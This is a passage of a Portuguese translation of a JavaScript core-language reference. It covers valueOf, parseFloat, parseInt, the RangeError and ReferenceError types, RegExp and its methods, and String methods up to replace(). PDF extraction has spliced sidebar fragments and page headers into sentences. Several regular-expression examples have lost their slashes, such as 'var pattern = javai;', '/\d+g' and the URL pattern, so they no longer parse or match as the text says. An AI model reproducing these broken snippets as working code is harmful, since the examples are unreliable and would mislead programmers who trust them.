Em outras circunstâncias, você pode optar por usar uma chamada de `toString()` mesmo em um contexto onde JavaScript faz a conversão automaticamente. Usar `toString()` explicitamente pode ajudar a tornar seu código mais claro:

```
alert(my_obj.toString());
```

810 Parte III Referência de JavaScript básica Consulte também

`Object.constructor`, `Object.toLocaleString()`, `Object.valueOf()`

`Object.valueOf()`

o valor primitivo do objeto especificado

Sinopse

`objeto.valueOf()`

Retorna

O valor primitivo associado a objeto, se houver. Se não houver um valor associado a objeto, retorna o próprio objeto.

Descrição

O método `valueOf()` de um objeto retorna o valor primitivo associado a esse objeto, se houver um.

Para objetos de tipo `Object`, não há qualquer valor primitivo e esse método simplesmente retorna o objeto em si.

Contudo, para objetos do tipo `Number`, `valueOf()` retorna o valor numérico primitivo representado pelo objeto. Do mesmo modo, ele retorna o valor primitivo booleano associado a um objeto `Boolean` e a string associada a um objeto `String`.

Raramente é necessário você mesmo chamar o método `valueOf()`. JavaScript faz isso automaticamente, quando um objeto é usado onde é esperado um valor primitivo. Na verdade, por causa dessa chamada automática do método `valueOf()`, é difícil até mesmo distinguir entre valores primitivos e seus objetos correspondentes. O operador `typeof` mostra a diferença entre strings e objetos `String`, por exemplo, mas em termos práticos, você pode usá-los de forma equivalente em seu código JavaScript.

Os métodos `valueOf()` dos objetos `Number`, `Boolean` e `String` convertem esses objetos empacotadores nos valores primitivos que representam. A construtora `Object()` executa a operação oposta quando chamada com um número, valor booleano ou argumento de string: ela encerra o valor primitivo em um objeto empacotador apropriado. JavaScript faz essa conversão de valor primitivo para objeto em quase todas as circunstâncias, de modo que raramente é necessário chamar a construtora `Object()` dessa maneira.

Em algumas circunstâncias, talvez você queira definir um método `valueOf()` personalizado para seus próprios objetos. Por exemplo, você poderia definir um tipo de objeto JavaScript para representar nú-

meros complexos (um número real, mais um número imaginário). Como parte desse tipo de objeto, você provavelmente definiria métodos para efetuar adição de números complexos, multiplicação, etc.

(consulte o Exemplo 9-3). Mas talvez também quisesse tratar seus números complexos como números reais normais, descartando a parte imaginária. Para isso, você poderia fazer algo como o seguinte:

`Complex.prototype.valueOf = new Function("return this.real");` Com esse método `valueOf()` definido para seu tipo de objeto `Complex`, você pode, por exemplo, passar um de seus objetos número complexo para `Math.sqrt()`, que calcula a raiz quadrada da parte real do número.

Referência de JavaScript básica 811

Consulte também

`Object.toString()`

`parseFloat()`

converte uma string em um número

Sinopse

`parseFloat( s )`

Jav Ref

aS

Argumentos

erência de

cript básico

s

A string a ser analisada e convertida em um número.

a

Retorna

O número analisado ou NaN, caso s não comece com um número válido. Em JavaScript 1.0, parseFloat() retorna 0, em vez de NaN, quando s não pode ser analisado como um número.

Descrição

parseFloat() analisa e retorna o primeiro número que ocorre em s. A análise para (e o valor é retornado) quando parseFloat() encontra um caractere em s que não é uma parte válida do número.

Se s não começa com um número que parseFloat() possa analisar, a função retorna o valor not-a-

-number NaN. Teste esse valor de retorno com a função isNaN(). Se quiser analisar somente a parte inteira de um número, use parseInt(), em vez de parseFloat().

Consulte também

isNaN(), parseInt()

parseInt()

converte uma string em um inteiro

Sinopse

parseInt(s)

parseInt(s, raiz)

Argumentos

s

A string a ser analisada.

raiz

Um argumento inteiro opcional representando a raiz (isto é, a base) do número a ser analisado.

Se esse argumento é omitido ou é 0, o número é analisado na base 10 – ou na base 16, caso comece com 0x ou 0X. Se esse argumento é menor do que 2 ou maior do que 36, `parseInt()` retorna NaN.

812 Parte III Referência de JavaScript básica **Retorna**

O número analisado ou NaN, caso *s* não comece com um inteiro válido. Em JavaScript 1.0, `parseInt()` retorna 0, em vez de NaN, quando não consegue analisar *s*.

Descrição

`parseInt()` analisa e retorna o primeiro número (com um sinal de subtração opcional à esquerda) que ocorre em *s*. A análise para (e o valor é retornado) quando `parseInt()` encontra um caractere em *s* que não é um dígito válido para a raiz especificada. Se *s* não começa com um número que `parseInt()` possa analisar, a função retorna o valor not-a-number NaN. Use a função `isNaN()` para testar esse valor de retorno.

O argumento raiz especifica a base do número a ser analisado. Especificar 10 faz `parseInt()` analisar um número decimal. O valor 8 especifica que um número octal (usando dígitos de 0 a 7) deve ser analisado. O valor 16 especifica um valor hexadecimal, usando dígitos de 0 a 9 e as letras A a F. raiz pode ser qualquer valor entre 2 e 36.

Se raiz é 0 ou não é especificada, `parseInt()` tenta determinar a raiz do número a partir de *s*. Se *s* começa (após um sinal de subtração opcional) com 0x, `parseInt()` analisa o restante de *s* como um número hexadecimal. Caso contrário, `parseInt()` o analisa como um número decimal.

Exemplo

```
parseInt("19", 10); // Retorna 19 (10 + 9)
```

```
parseInt("11", 2);
```

```
// Retorna 3 (2 + 1)
```

```
parseInt("17", 8);
```

```
// Retorna 15 (8 + 7)
```

```
parseInt("1f", 16); // Retorna 31 (16 + 15)
```

```
parseInt("10");
```

```
// Retorna 10
```

```
parseInt("0x10");
```

```
// Retorna 16
```

Consulte também

`isNaN()`, `parseFloat()`

RangeError

lançado quando um número está fora de seu intervalo válido

`Object` → `Error` → `RangeError`

Construtora

```
new RangeError()
```

```
new RangeError( mensagem)
```

Argumentos

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se for especificado, esse argumento é usado como valor da propriedade `message` do objeto `RangeError`.

Retorna

Um objeto `RangeError` recentemente construído. Se o argumento *mensagem* é especificado, o objeto `Error` o utiliza como valor de sua propriedade `message`; caso contrário, utiliza como valor dessa propriedade

Referência de JavaScript básica 813

uma string padrão definida pela implementação. Quando a construtora `RangeError()` é chamada como função, sem o operador `new`, se comporta exatamente como quando chamada com o operador `new`.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte `Error.message` para ver os detalhes.

name

Ja

Uma string especificando o tipo da exceção. Todos os objetos `RangeError` herdam o valor `v`

Ref

aS

“RangeError” dessa propriedade.

erência de

cript básico

Descrição

a

Uma instância da classe `RangeError` é lançada quando um valor numérico não está em seu intervalo válido. Por exemplo, configurar o comprimento de um array com um número negativo lança `RangeError`. Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

ReferenceError

lançado ao se ler uma variável inexistente

`Object` → `Error` → `ReferenceError`

Construtora

`new ReferenceError()`

`new ReferenceError( mensagem)`

Argumentos

mensagem

Uma mensagem de erro opcional fornecendo detalhes sobre a exceção. Se

for especificado, esse argumento é usado como valor da propriedade message do objeto ReferenceError.

Retorna

Um objeto ReferenceError recentemente construído. Se o argumento mensagem é especificado, o objeto Error o utiliza como valor de sua propriedade message; caso contrário, utiliza como valor dessa propriedade uma string padrão definida pela implementação. Quando a construtora ReferenceError() é chamada como função, sem o operador new, se comporta exatamente como faria com o operador new.

Propriedades

message

Uma mensagem de erro fornecendo detalhes sobre a exceção. Essa propriedade contém a string passada para a construtora ou uma string padrão definida pela implementação. Consulte `Error.message` para ver os detalhes.

814 Parte III Referência de JavaScript básica name

Uma string especificando o tipo da exceção. Todos os objetos `ReferenceError` herdam o valor

“ReferenceError” dessa propriedade.

Descrição

Uma instância da classe `ReferenceError` é lançada quando se tenta ler o valor de uma variável inexistente. Consulte `Error` para ver os detalhes sobre como lançar e capturar exceções.

Consulte também

`Error`, `Error.message`, `Error.name`

RegExp

expressões regulares para comparação de padrões

`Object` → `RegExp`

Sintaxe literal

/ padrão/ atributos

Construtora

`new RegExp(pattern, attributes)`

Argumentos

padrão

Uma string especificando o padrão da expressão regular ou outra expressão regular.

atributos

Uma string opcional contendo qualquer um dos atributos “g”, “i” e “m” que especificam correspondências globais, que não diferenciam letras maiúsculas e minúsculas e de várias linhas, respectivamente. O atributo “m” não estava disponível antes da padronização ECMAScript. Se o argumento padrão é uma expressão regular, em vez de uma string, esse argumento deve ser omitido.

Retorna

Um novo objeto RegExp com o padrão e os flags especificados. Se o argumento padrão é uma expressão regular, em vez de uma string, a construtora RegExp() cria um novo objeto RegExp usando os mesmos padrão e flags do objeto RegExp especificado. Se RegExp() é chamada como função sem o operador new, se comporta exatamente como faria com o operador new, exceto quando padrão é uma expressão regular; nesse caso, ela simplesmente retorna padrão, em vez de criar um novo objeto RegExp.

Lança

SyntaxError

Se padrão não é uma expressão regular válida ou se atributos contém caracteres que não sejam

“g”, “i” e “m”.

TypeError

Se padrão é um objeto RegExp e o argumento atributos não é omitido.

Referência de JavaScript básica **815**

Propriedades de instância

global

Se RegExp tem o atributo “g”.

ignoreCase

Se RegExp tem o atributo “i”.

lastIndex

A posição de caractere da última correspondência; usada para localizar várias correspondências em uma string.

Ja

multiline

v

Ref

aS

erência de

Se RegExp tem o atributo “m”.

cript básic

source

O texto de origem da expressão regular.

a

Métodos

exec()

Faz comparação de padrões de uso geral poderosa.

test()

Testa se uma string contém um padrão.

Descrição

O objeto RegExp representa uma expressão regular, uma ferramenta poderosa para fazer comparação de padrões em strings. Consulte o Capítulo 10 para ver detalhes completos sobre sintaxe e uso de expressões regulares.

Consulte também

Capítulo 10

RegExp.exec()

comparação de padrões de uso geral

Sinopse

expreg.exec(string)

Argumentos

string

A string a ser pesquisada.

Retorna

Um array contendo o resultado da correspondência ou null, caso nenhuma correspondência seja encontrada. O formato do array retornado é descrito a seguir.

TypeError

Se esse método é chamado em um objeto que não é `RegExp`.

Descrição

`exec()` é o mais poderoso de todos os métodos de comparação de padrões de `RegExp` e `String`. É

um método de uso geral um tanto mais complexo de usar do que `RegExp.test()`, `String.search()`, `String.replace()` e `String.match()`.

`exec()` pesquisa string em busca de texto que coincida com `expreg`. Se encontra uma coincidência, ele retorna um array de resultados; caso contrário, retorna `null`. O elemento 0 do array retornado é o texto coincidente. O elemento 1 é o texto que coincidiu com a primeira subexpressão entre parênteses (se houver) dentro de `expreg`. O elemento 2 contém o texto que coincidiu com a segunda subexpressão e assim por diante. A propriedade de array `length` especifica o número de elementos no array, como sempre. Além dos elementos do array e da propriedade `length`, o valor retornado por `exec()` também tem outras duas propriedades. A propriedade `index` especifica a posição do primeiro caractere do texto coincidente. A propriedade `input` se refere a string. Esse array retornado é o mesmo retornado pelo método `String.match()`, quando chamado em um objeto `RegExp` não global.

Quando `exec()` é chamado em um padrão não global, faz a pesquisa e retorna o resultado descrito anteriormente. Entretanto, quando `expreg` é uma expressão regular global, `exec()` se comporta de maneira um pouco mais complexa. Ele começa a pesquisar string na posição de caractere especificada pela propriedade `lastIndex` de `expreg`. Quando encontra uma correspondência, ele configura `lastIndex` com a posição do primeiro caractere após a correspondência. Isso significa que você pode chamar `exec()` repetidamente para iterar por todas as correspondências em uma string. Quando `exec()` não consegue encontrar mais coincidências, retorna `null` e zera `lastIndex`. Se você começar a pesquisar uma nova string imediatamente após ter sucesso em localizar uma correspondência em outra string, deve tomar o cuidado de zerar `lastIndex` manualmente.

Note que `exec()` sempre inclui detalhes completos de cada correspondência no array retornado, seja `expreg` um padrão global ou não. É aí que `exec()` difere de `String.match()`, que retorna muito menos informações quando usado com padrões globais. Chamar o método `exec()` repetidamente em um laço é a única maneira de obter informações de comparação de padrões completas para um padrão global.

Exemplo

Você pode usar `exec()` em um laço para encontrar todas as coincidências dentro de uma string. Por exemplo:

```
var pattern = /\bJava\w*\b/g;
var text = "JavaScript is more fun than Java or JavaBeans!"; var result;
while((result = pattern.exec(text)) != null) {

    alert("Matched " + result[0] +

        " at position " + result.index +

        " next search begins at position " + pattern.lastIndex);

}
```

Consulte também

`RegExp.lastIndex`, `RegExp.test()`, `String.match()`, `String.replace()`, `String.search()`; Capítulo 10

Referência de JavaScript básica **817**

RegExp.global

se uma expressão regular coincide globalmente

Sinopse

`expreg.global`

Descrição

`global` é uma propriedade booleana somente para leitura de objetos `RegExp`. Ela especifica se uma expressão regular em especial faz correspondência global – isto é, se foi criada com o atributo “g”.

Jav Ref

aS

erência de

cript básic

RegExp.ignoreCase

se uma expressão regular não diferencia letras maiúsculas e minúsculas a

Sinopse

expreg.ignoreCase

Descrição

ignoreCase é uma propriedade booleana somente para leitura de objetos RegExp. Ela especifica se uma expressão regular em especial faz correspondência sem diferenciar letras maiúsculas e minúsculas – isto é, se foi criada com o atributo “i”.

RegExp.lastIndex

a posição inicial da próxima coincidência

Sinopse

expreg.lastIndex

Descrição

lastIndex é uma propriedade de leitura/gravação de objetos RegExp. Para expressões regulares com o atributo “g” configurado, ela contém um inteiro especificando a posição do caractere imediatamente após a última coincidência encontrada pelos métodos RegExp.exec() e RegExp.test(). Esses métodos usam essa propriedade como ponto de partida para a próxima busca que fazem. Isso permite chamar esses métodos repetidamente para iterar por todas as coincidências em uma string. Note que lastIndex não é usada por objetos RegExp que não têm o atributo “g” configurado e não representam padrões globais.

Essa propriedade é de leitura/gravação; portanto, você pode configurá-la a qualquer momento para especificar onde a próxima busca deve começar na string alvo. exec() e test() redefinem lastIndex como 0 automaticamente, quando não conseguem encontrar uma coincidência (ou outra

coincidência). Se você começa a pesquisar uma nova string após uma coincidência bem-sucedida de alguma outra string, precisa configurar essa propriedade como 0 explicitamente.

Consulte também

`RegExp.exec()`, `RegExp.test()`

818 Parte III Referência de JavaScript básica `RegExp.source`

o texto da expressão regular

Sinopse

`expreg.source`

Descrição

`source` é uma propriedade de string somente para leitura de objetos `RegExp`. Ela contém o texto do padrão de `RegExp`. Esse texto não inclui as barras delimitadoras utilizadas em expressões regulares literais nem os atributos “g”, “i” e “m”.

`RegExp.test()`

testa se uma string corresponde a um padrão

Sinopse

`expreg.test( string)`

Argumentos

`string`

A string a ser testada.

Retorna

`true` se `string` contém texto que corresponde a `expreg`; caso contrário, `false`.

Lança

TypeError

Se esse método é chamado em um objeto que não é RegExp.

Descrição

test() testa string para ver se contém texto correspondente a expreg. Se contiver, retorna true; caso contrário, retorna false. Chamar o método test() de um RegExp r e passar a ele a string s é equivalente à seguinte expressão:

(r.exec(s) != null)

Exemplo

```
var pattern = javai;
```

```
pattern.test("JavaScript"); //
```

Retorna

true

pattern.test("ECMAScript"); //

Retorna

false

Consulte também

RegExp.exec(), RegExp.lastIndex, String.match(), String.replace(), String.substring(); Capítulo 10

Referência de JavaScript básica 819

RegExp.toString()

converte uma expressão regular em uma string

Anula Object.toString()

Sinopse

expreg.toString()

Retorna

Uma representação de string de expreg.

Ja

Lança

v

Ref

aS

erência de

cript básico

TypeError

Se esse método é chamado em um objeto que não é RegExp.

a

Descrição

O método RegExp.toString() retorna uma representação de string de uma expressão regular na forma de expressão regular literal.

Note que as implementações não são obrigadas a adicionar sequências de escape para garantir que a string retornada seja uma expressão regular literal válida. Considere a expressão regular criada pela expressão `new RegExp("/", "g")`. Uma implementação de `RegExp.toString()` poderia retornar `///g` para essa expressão regular; também poderia adicionar uma sequência de escape e retornar `\g`.

String

suporte para strings

Object → String

Construtora

new String(s)

// Função construtora

String(s)

// Função de conversão

Argumentos

s

O valor a ser armazenado em um objeto String ou convertido em uma string primitiva.

Retorna

Quando String() é usada como construtora, com o operador new, retorna um objeto String contendo a string s ou a representação de string de s. Quando a construtora String() é usada sem o operador new, simplesmente converte s em uma string primitiva e retorna o valor convertido.

Propriedades

length

O número de caracteres na string.

820 Parte III Referência de JavaScript básica **Métodos**

charAt()

Extrai o caractere de determinada posição de uma string.

charCodeAt()

Retorna a codificação do caractere em determinada posição de uma string.

concat()

Concatena um ou mais valores em uma string.

indexOf()

Pesquisa a string em busca de um caractere ou de uma substring.

lastIndexOf()

Pesquisa a string para trás, em busca de um caractere ou de uma substring.

localeCompare()

Compara strings usando ordenação específica da localidade.

match()

Faz comparação de padrões com uma expressão regular.

replace()

Executa uma operação de busca e troca com uma expressão regular.

search()

Pesquisa uma string em busca de uma substring que corresponda a uma expressão regular.

slice()

Retorna uma fatia ou substring de uma string.

split()

Decompõe uma string em um array de strings, quebrando em uma string delimitadora ou expressão regular especificada.

substr()

Extraí uma substring de uma string; uma variante de substring().

substring()

Extraí uma substring de uma string.

toLowerCase()

Retorna uma cópia da string com todos os caracteres convertidos para minúsculas.

toString()

Retorna o valor da string primitiva.

toUpperCase()

Retorna uma cópia da string com todos os caracteres convertidos para maiúsculas.

trim()

Retorna uma cópia da string com todos os espaços em branco à esquerda e à direita removidos.

valueOf()

Retorna o valor da string primitiva.

Referência de JavaScript básica 821

Métodos estáticos

String.fromCharCode()

Cria uma nova string usando os códigos de caractere passados como argumentos.

Métodos HTML

Desde os primórdios de JavaScript, a classe String tem definido vários

métodos que retornam uma string modificada, colocando-a dentro de tags HTML. Esses métodos nunca foram padronizados por ECMAScript, mas podem ser úteis em código JavaScript do lado do cliente e do servidor que gera HTML dinamicamente. Se quiser usar métodos não padronizados, pode criar o código-fonte **Ja** HTML para um hyperlink em negrito vermelho, com código como segue: **v**

Ref

aS

erência de

cript básic

```
var s = "click here!";
```

```
var html = s.bold().link("javascript:alert('hello')").fontcolor("red");
```

Como esses métodos não são padronizados, não têm entradas de referência individuais nas páginas **a**

a seguir:

`anchor( nome )`

Retorna uma cópia da string em um ambiente `<a name = >`.

`big()`

Retorna uma cópia da string em um ambiente `<big>`.

`blink()`

Retorna uma cópia da string em um ambiente `<blink>`.

`bold()`

Retorna uma cópia da string em um ambiente `<b>`.

`fixed()`

Retorna uma cópia da string em um ambiente `<tt>`.

`fontcolor( cor )`

Retorna uma cópia da string em um ambiente `<font color = >`.

`fontsize( tamanho )`

Retorna uma cópia da string em um ambiente `<font size = >`.

`italics()`

Retorna uma cópia da string em um ambiente `<i>`.

`link( url )`

Retorna uma cópia da string em um ambiente `<a href = >`.

`small()`

Retorna uma cópia da string em um ambiente `<small>`.

`strike()`

Retorna uma cópia da string em um ambiente `<strike>`.

`sub()`

Retorna uma cópia da string em um `<sub>`.

`sup()`

Retorna uma cópia da string em um ambiente `<sup>`.

822 Parte III Referência de JavaScript básica Descrição

As strings são um tipo de dados primitivo em JavaScript. O tipo de classe `String` existe para fornecer métodos para operar em valores de string primitivos. A propriedade `length` de um objeto `String` especifica o número de caracteres na string. A classe `String` define vários métodos para operar em strings; por exemplo, existem métodos para extrair um caractere ou uma substring da string ou para procurar um caractere ou uma substring. Note que as strings de JavaScript são imutáveis: nenhum dos métodos definidos pela classe `String` permite alterar o conteúdo de uma string. Em vez disso, métodos como `String.toUpperCase()` retornam uma string inteiramente nova, sem modificar a original.

Em ECMAScript 5 e em muitas implementações de JavaScript antes de ES5, as strings se comportam como arrays somente de leitura nos quais cada elemento é uma string de um só caractere.

Por exemplo, para extrair o terceiro caractere de uma string `s`, você pode escrever `s[2]`, em vez de `s.charAt(2)`. Quando a instrução `for/in` é aplicada a uma string, ela enumera esses índices de array para cada caractere da string.

Consulte também

Capítulo 3

String.charAt()

obtem o ‘n’-ésimo caractere de uma string

Sinopse

string.charAt(n)

Argumentos

n

O índice do caractere que deve ser retornado de string.

Retorna

O n-ésimo caractere de string.

Descrição

String.charAt() retorna o n-ésimo caractere da string *string*. O primeiro caractere da string tem numeração 0. Se *n* não está entre 0 e *string.length* – 1, esse método retorna uma string vazia. Note que JavaScript não tem um tipo de dados caractere que seja distinto do tipo string; portanto, o caractere retornado é uma string de comprimento 1.

Consulte também

String.charCodeAt(), String.indexOf(), String.lastIndexOf()

String.charCodeAt()

obtem o n-ésimo código de caractere de uma string

Referência de JavaScript básica 823

Sinopse

string.charCodeAt(n)

Argumentos

n

O índice do caractere cuja codificação deve ser retornada.

Retorna

A codificação Unicode do n-ésimo caractere dentro de string. Esse valor de retorno é um inteiro de 16 bits entre 0 e 65535.

Jav Ref

aS

erência de

cript básic

Descrição

charCodeAt() é como charAt(), exceto que retorna a codificação de caractere em uma posição especí-

a

fica, em vez de retornar uma substring contendo o caractere em si. Se n é negativo ou maior ou igual ao comprimento da string, charCodeAt() retorna NaN.

Consulte String.fromCharCode() para ver uma maneira de criar uma string a partir de codificações Unicode.

Consulte também

String.charAt(), String.fromCharCode()

String.concat()

concatena strings

Sinopse

string.concat(valor, ...)

Argumentos

valor, ...

Um ou mais valores a serem concatenados em string.

Retorna

Uma nova string resultante da concatenação de cada um dos argumentos em string.

Descrição

concat() converte cada um de seus argumentos em uma string (se necessário) e os anexa, em ordem, no fim de string. Retorna a concatenação resultante. Note que string em si não é modificada.

String.concat() é análogo a *Array.concat()*. Note que frequentemente é mais fácil usar o operador

+ para fazer concatenação de strings.

Consulte também

Array.concat()

824 Parte III Referência de JavaScript básica ***String.fromCharCode()***

cria uma string a partir de codificações de caractere

Sinopse

String.fromCharCode(c1, c2, ...)

Argumentos

c1, c2, ...

Zero ou mais inteiros especificando as codificações Unicode dos caracteres na string a ser criada.

Retorna

Uma nova string contendo caracteres com as codificações especificadas.

Descrição

Esse método estático oferece um modo de criar uma string especificando as codificações Unicode numéricas individuais de seus caracteres. Note que, como um método estático, `fromCharCode()` é uma propriedade da construtora `String()` e não um método de strings ou objetos `String`.

`String.charCodeAt()` é um método de instância acompanhante que oferece um modo de obter as codificações dos caracteres individuais de uma string.

Exemplo

```
// Cria a string "hello"
```

```
var s = String.fromCharCode(104, 101, 108, 108, 111);
```

Consulte também

`String.charCodeAt()`

`String.indexOf()`

pesquisa uma string

Sinopse

`string.indexOf( substring)`

`string.indexOf( substring, início)`

Argumentos

substring

A *substring* a ser pesquisada dentro de *string*.

início

Um argumento inteiro opcional especificando a posição dentro de *string* na qual a busca deve começar. Os valores válidos vão de 0 (a posição do primeiro caractere na *string*) a *string*

.length - 1 (a posição do último caractere na *string*). Se esse argumento é omitido, a busca começa no primeiro caractere da *string*.

Referência de JavaScript básica **825**

Retorna

A posição da primeira ocorrência de *substring* dentro de *string* que aparece na posição *início*, se houver; ou *-1*, se essa ocorrência não for encontrada.

Descrição

`String.indexOf()` pesquisa *string* do início ao fim da *string* para ver se contém uma ocorrência de *substring*. A busca começa na posição *início* dentro de *string* ou no início de *string*, caso *início* não seja especificado. Se é encontrada uma ocorrência de *substring*, `String.indexOf()` retorna a posição do primeiro caractere da primeira ocorrência de *substring* dentro de *string*. As posições de **J**a caractere dentro de *string* são numeradas a partir de zero.

v

Ref

aS

erência de

cript básic

Se nenhuma ocorrência de substring é encontrada dentro de string, String.indexOf() retorna - 1.

Consulte também

a

String.charAt(), String.lastIndexOf(), String.substring()

String.lastIndexOf()

pesquisa uma string para trás

Sinopse

string.lastIndexOf(substring)

string.lastIndexOf(substring, início)

Argumentos

substring

A substring a ser pesquisada dentro de string.

início

Um argumento inteiro opcional especificando a posição dentro de string onde a busca deve começar. Os valores válidos vão de 0 (a posição do primeiro caractere na string) a string

.length - 1 (a posição do último caractere na string). Se esse argumento é omitido, a busca começa no último caractere da string.

Retorna

A posição da última ocorrência de substring dentro de string que aparece antes da posição início, se houver; ou - 1, se essa ocorrência não for encontrada dentro de string.

Descrição

String.lastIndexOf() pesquisa a string do fim para o início para ver se contém uma ocorrência de substring. A busca começa na posição início

dentro de *string* ou no fim de *string*, caso início não seja especificado. Se uma ocorrência de *substring* é encontrada, *String.lastIndexOf()* retorna a posição do primeiro caractere dessa ocorrência. Como esse método pesquisa do fim para o início da *string*, a primeira ocorrência encontrada é a última na *string* que ocorre antes da posição início.

Se nenhuma ocorrência de *substring* é encontrada, *String.lastIndexOf()* retorna -1 .

826 Parte III Referência de JavaScript básica Note que, embora *String.lastIndexOf()* pesquise *string* do fim para o início, ainda numera as posi-

ções de caractere dentro de *string* a partir do início. O primeiro caractere da *string* tem a posição 0

e o último tem a posição *string.length* $- 1$.

Consulte também

String.charAt(), *String.indexOf()*, *String.substring()*

String.length

o comprimento de uma string

Sinopse

`string.length`

Descrição

A propriedade `String.length` é um inteiro somente de leitura que indica o número de caracteres na string especificada. Para qualquer string `s`, o índice do último caractere é `s.length - 1`. A propriedade `length` de uma string não é enumerada por um laço `for/in` e não pode ser excluída com o operador `delete`.

`String.localeCompare()`

compara uma string com outra, usando ordenação específica da localidade

Sinopse

`string.localeCompare( alvo )`

Argumentos

`alvo`

Uma string a ser comparada (de maneira relativa à localidade) com `string`.

Retorna

Um número indicando o resultado da comparação. Se `string` é “menor do que” `alvo`, `locale Compare()` retorna um número menor do que zero. Se `string` é “maior do que” `alvo`, o método retorna um número maior do que zero. E se as strings são idênticas ou indistinguíveis de acordo com as convenções de ordenação da localidade, o método retorna 0.

Descrição

Quando os operadores `<` e `>` são aplicados em strings, eles comparam essas strings usando somente as codificações Unicode desses caracteres e não consideram a ordem de comparação da localidade corrente. A ordenação produzida dessa maneira nem sempre é correta. Considere o idioma espanhol, por exemplo, no qual as letras “ch” são tradicionalmente classificadas como se fossem uma única letra que aparecesse entre as letras “c” e “d”.

localeCompare() oferece um modo de comparar strings que leva em consideração a ordem de comparação da localidade padrão. O padrão ECMAScript não especifica como a comparação específica da localidade é feita; especifica apenas que essa função utiliza a ordem de comparação fornecida pelo sistema operacional subjacente.

Exemplo

Você pode usar código como o seguinte para classificar um array de strings em uma ordenação específica da localidade:

```
var strings; // O array de strings a classificar; inicializado em algum lugar
strings.sort(function(a,b) { return a.localeCompare(b) });
```

Jav Ref

aS

erência de

cript básic

String.match()

a

encontra uma ou mais correspondências de expressão regular

Sinopse

`string.match( expreg )`

Argumentos

`expreg`

Um objeto `RegExp` especificando o padrão a ser correspondido. Se esse argumento não é `RegExp`, ele primeiramente é convertido em um por ser passado para a construtora `RegExp()`.

Retorna

Um array contendo os resultados da correspondência. O conteúdo do array depende de `expreg` ter o atributo global “g” configurado. Detalhes sobre esse valor de retorno são dados na Descrição.

Descrição

`match()` pesquisa `string` em busca de uma ou mais correspondências de `expreg`. O comportamento desse método depende significativamente de `expreg` ter o atributo “g” ou não (consulte o Capítulo 10 para ver detalhes completos sobre expressões regulares).

Se `expreg` não tem o atributo “g”, `match()` pesquisa `string` em busca de uma correspondência. Se nenhuma é encontrada, `match()` retorna `null`. Caso contrário, retorna um array contendo informações sobre a correspondência encontrada. O elemento 0 do array contém o texto coincidente. Os elementos restantes contêm o texto correspondente a quaisquer subexpressões entre parênteses dentro da expressão regular.

Além desses elementos de array normais, o array retornado também tem duas propriedades de objeto.

A propriedade `index` do array especifica a posição do caractere dentro de `string` do início do texto coincidente. Além disso, a propriedade `input` do array retornado é uma referência para a própria `string`.

Se `expreg` tem o flag “g”, `match()` faz uma busca global, pesquisando `string` em busca de todas as substrings coincidentes. Caso nenhuma correspondência seja encontrada, retorna `null`; e retorna um array, caso seja encontrada uma ou mais correspondências. Contudo, o conteúdo desse array retornado é muito diferente para correspondências globais. Nesse caso, os elementos do array contêm cada uma das substrings coincidentes dentro de `string`. O array retornado não tem propriedades `index` ou `input`, nesse caso. Note que para correspondências globais, `match()` não fornece informa-

828 Parte III Referência de JavaScript básica ções sobre subexpressões entre parênteses nem especifica onde cada coincidência ocorreu dentro de `string`. Caso você precise obter essa informação para uma pesquisa global, pode usar `RegExp.exec()`.

Exemplo

A correspondência global a seguir localiza todos os números dentro de uma `string`:

```
"1 plus 2 equals 3".match(/\d+g)
```

```
// Retorna ["1", "2", "3"]
```

A correspondência não global a seguir usa uma expressão regular mais complexa, com várias subexpressões entre parênteses. Ela corresponde a um URL e suas subexpressões correspondem às partes do protocolo, `host` e

caminho do URL:

```
var url = (\w+):\.\.\/([\w.]+)\.\/(\S*)/;
```

```
var text = "Visit my home page at http: //www.isp.com/~david"; var  
result = text.match(url);
```

```
if (result != null) {
```

```
var fullurl = result[0];
```

```
// Contém "http://www.isp.com/~david"
```

```
var protocol = result[1];
```

```
// Contém "http"
```

```
var host = result[2];
```

```
// Contém "www.isp.com"
```

```
var path = result[3];
```

```
// Contém "~david"
```

```
}
```

Consulte também

String.replace()

substitui substring(s) correspondente(s) a uma expressão regular **Sinopse**

`string.replace( expreg, substituição )`

Argumentos

expreg

O objeto `RegExp` especificando o padrão a ser substituído. Se esse argumento é uma string, ele é usado como um padrão de texto literal a ser procurado; não é primeiramente convertido em um objeto `RegExp`.

substituição

Uma string especificando o texto substituto ou uma função que é chamada para gerar o texto substituto. Consulte a seção *Descrição* para ver os detalhes.

Retorna

Uma nova string com a primeira coincidência (ou todas as coincidências) de *expreg* substituídas por *substituição*.

Descrição

`replace()` executa uma operação de busca e troca em string. Pesquisa string em busca de uma ou mais substrings que correspondam a *expreg* e as substitui por *substituição*. Se *expreg* tem o atributo

Referência de JavaScript básica **829**

global “g” especificado, `replace()` substitui todas as substrings coincidentes. Caso contrário, substitui apenas a primeira substring coincidente.

substituição pode ser uma string ou uma função. Se for uma string, cada coincidência é substituída pela string. Note que o caractere \$ tem significado especial dentro da string *substituição*. Conforme mostrado na tabela a seguir, ele indica que uma string derivada da correspondência de padrão é usada na *substituição*.

Caracteres

Substituição

\$1, \$2, ..., \$99

*O texto que correspondeu da 1ª a 99ª subexpressão entre parênteses dentro de expreg **Jav Ref***

aS

\$&

A substring que correspondeu a expreg

erência de

cript básico

\$'

O texto à esquerda da substring coincidente

\$'

O texto à direita da substring coincidente

a

\$\$

Um cifrão literal

ECMAScript v3 especifica que o argumento substituição de replace() pode ser uma função, em vez de uma string. Nesse caso, a função é chamada para cada coincidência e a string retornada é usada como texto substituto. O primeiro argumento da função é a string que coincide com o padrão. Os argumentos seguintes são as strings que coincidem com quaisquer subexpressões entre parênteses dentro do padrão – pode haver zero ou mais desses argumentos. O argumento seguinte é um inteiro especificando a posição dentro de string onde a coincidência ocorreu e o último argumento da fun-

ção substituição é a própria string.

Exemplo

Para garantir que as letras maiúsculas da palavra “JavaScript” estejam corretas: `text.replace(javascripti, "JavaScript");`

Para converter um nome do formato “Doe, John” para o formato “John Doe”: `name.replace(/(\w+)\s*,\s*(\w+)/, "$2 $1");`

Para substituir todas as aspas duplas por aspas duplas para trás e aspas simples para frente: `text.replace(/"(["]*)"/g, "'$1'");`

Para que a primeira letra de todas as palavras em uma string seja maiúscula: `text.replace(/\b\w+\b/g, function(word) {`

`return word.substring(0,1).toUpperCase() +`

`word.substring(1);`

`});`

